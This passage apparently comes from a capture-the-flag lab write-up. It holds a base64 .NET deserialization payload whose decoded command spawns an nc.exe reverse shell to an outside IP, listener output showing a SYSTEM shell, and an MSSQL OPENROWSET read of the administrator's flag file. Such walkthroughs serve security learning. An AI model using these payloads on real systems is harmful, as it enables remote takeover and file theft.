4dEZvcm1hdHRpbmdSdW5Qcm9wZXJ0aWVzAQAAAA9Gb3JlZ3JvdW5kQnJ1c2gBAgAAAAYDAAAA4QU8P3htbCB2ZXJzaW9uPSIxLjAiIGVuY29kaW5nPSJ1dGYtOCI/Pg0KPE9iamVjdERhdGFQcm92aWRlciBNZXRob2ROYW1lPSJTdGFydCIgSXNJbml0aWFsTG9hZEVuYWJsZWQ9IkZhbHNlIiB4bWxucz0iaHR0cDovL3NjaGV
tYXMubWljcm9zb2Z0LmNvbS93aW5meC8yMDA2L3hhbWwvcHJlc2VudGF0aW9uIiB4bWxuczpzZD0iY2xyLW5hbWVzcGFjZTpTeXN0ZW0uRGlhZ25vc3RpY3M7YXNzZW1ibHk9U3lzdGVtIiB4bWxuczp4PSJodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbCI+DQogIDxPYmplY3REYXRhUHJvdmlk
kZXIuT2JqZWN0SW5zdGFuY2U+DQogICAgPHNkOlByb2Nlc3M+DQogICAgICA8c2Q6UHJvY2Vzcy5TdGFydEluZm8+DQogICAgICAgIDxzZDpQcm9jZXNzU3RhcnRJbmZvIEFyZ3VtZW50cz0iL2MgQzpcXHByb2dyYW1kYXRhXFxuYy5leGUgMTAuMTAuMTQuMTc4IDQ0NCAtZSBjbWQuZXhlIiBTdGFuZGFyZEVycm9yRW5jb2R
pbmc9Int4Ok51bGx9IiBTdGFuZGFyZE91dHB1dEVuY29kaW5nPSJ7eDpOdWxsfSIgVXNlck5hbWU9IiIgUGFzc3dvcmQ9Int4Ok51bGx9IiBEb21haW49IiIgTG9hZFVzZXJQcm9maWxlPSJGYWxzZSIgRmlsZU5hbWU9ImNtZCIgLz4NCiAgICAgIDwvc2Q6UHJvY2Vzcy5TdGFydEluZm8+DQogICAgPC9zZDpQcm9jZXNzPg0
KICA8L09iamVjdERhdGFQcm92aWRlci5PYmplY3RJbnN0YW5jZT4NCjwvT2JqZWN0RGF0YVByb3ZpZGVyPgsL
```


```
ERROR_GENERAL;Error deserializing sales order: Unable to cast object of type 'State' to type 'ScrambleLib.SalesOrder'.
```

```
┌──(kali㉿kali)-[~/sales]
└─$ nc -lvnp 444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::444
Ncat: Listening on 0.0.0.0:444
Ncat: Connection from 10.10.11.168.
Ncat: Connection from 10.10.11.168:58251.
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

or

unintended file read vai mssql

```
SQL> SELECT BulkColumn FROM OPENROWSET(BULK 'C:\users\administrator\desktop\root.txt', SINGLE_CLOB) MyFile
BulkColumn

-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

b'193c110d38420fb5ace6cbd3d6b85936\r\n'
```

no shell here tho... i believe..